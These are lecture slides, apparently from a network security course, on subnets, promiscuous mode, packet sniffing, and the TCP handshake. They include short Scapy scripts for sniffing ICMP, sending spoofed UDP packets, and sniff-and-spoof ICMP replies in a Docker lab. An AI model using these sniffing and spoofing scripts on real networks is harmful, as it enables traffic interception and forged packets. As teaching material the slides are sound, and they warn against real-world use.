


Devices in a **subnet** share a common prefix for their IP addresses

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

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
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Devices connect to a network via a **Network Interface Card (NIC)**




Each NIC as a **Medium Access Control (MAC)** address

Every NIC “hears” all the frames “on the wire” (or “in the air”)



NIC checks destination (dst) address of the packet’s link layer header



**Accept** packets that match the NIC’s MAC address, “**drop**” other packets

How do we get *all* the network traffic?

## Promiscuous Mode

- Frames that are not destined to a given NIC are normally discarded
- When operating in promiscuous mode, the NIC passes every frame received from the network to the kernel
- If a **sniffer** program is registered with the kernel, it will be able to see all the packets

There are **tons** of packets. We don't need all of them...


The interesting ones are **TCP, UDP, DNS, HTTPS**



Lets start “sniffing” for packets!



**Wireshark** is the most popular packet sniffing and analysis tool



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
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The first rule of coding: All user input is evil.



# Sniffing in Python

*sniffer.py*

```
#!/usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
    print(pkt.summary())

pkt = sniff(filter='icmp', prn=print_pkt)
```

Run our sniffer program (**sudo** is needed)

```
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Our program is picking up the ICMP packets!!


In another terminal, run the ping command to create some ICMP packets

```
[10/27/22] seed@VM:~$ ping google.com
PING google.com (172.217.14.206) 56(84) bytes of data.
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
# Setup

docker-compose up -d

Network: 10.9.0.0/24



On the attacker machine, we can also see these packets in Wireshark!



Attacker  
10.9.0.1



Host A  
10.9.0.5



Host B  
10.9.0.6



Host C  
10.9.0.7



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For this lab, we will logged into our attacker machine (our VM) **and** logged into a victim machine (a container)



udp\_spoof.py

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED UDP PACKET.....")
ip = IP(src="1.2.3.4", dst="10.0.2.69") # IP Layer ①
udp = UDP(sport=8888, dport=9090)      # UDP Layer ②
data = "Hello UDP!\n"                  # Payload
pkt = ip/udp/data                       # Construct the complete packet
pkt.show()
send(pkt, verbose=0)
```

- ① We can set the packets source IP and destination IP

Source ip: 1.2.3.4 (bogus)

Destination IP: 10.0.2.69 (also bogus)

- ② We can set the packets source port and destination port (udp)

Source port: 8888 (bogus)

Destination port: 9090 (also bogus)

- ① Sniff/listen for ICMP packets coming from 10.0.2.4

- ② When we intercept an ICMP packet, extract the packets source IP, and then create a spoofed packet

- 44.22.11.33 will receive a packet from 10.0.2.4

icmp\_sniff\_spoof.py

```
#!/usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.....")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        ip = IP(src=pkt[IP].src, dst="44.22.11.33", ihl=pkt[IP].ihl) ②
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.....")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)
        print("")
        send(newpkt, verbose=0)
```

```
pkt = sniff(filter='icmp and src host 10.0.2.4', prn=spoof_pkt) ①
```

# Attacks on TCP

- SYN Flooding
- SYN Reset
- TCP session hijack



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Please don't try to do this stuff on real servers outside of the VM



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HTTP Request



Transport Layer



TCP Connection



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

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
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
This process of establishing a TCP  
connection has a very specific process  
→ **TCP Handshake**



TCP Client



TCP Server




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


TCP Client

SYN



TCP Server



TCP Header

*SYN flag is set!*


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
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TCP Server

SYN

SYN + ACK



Packet


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ACK flag is set!

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

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TCP Client



TCP Server



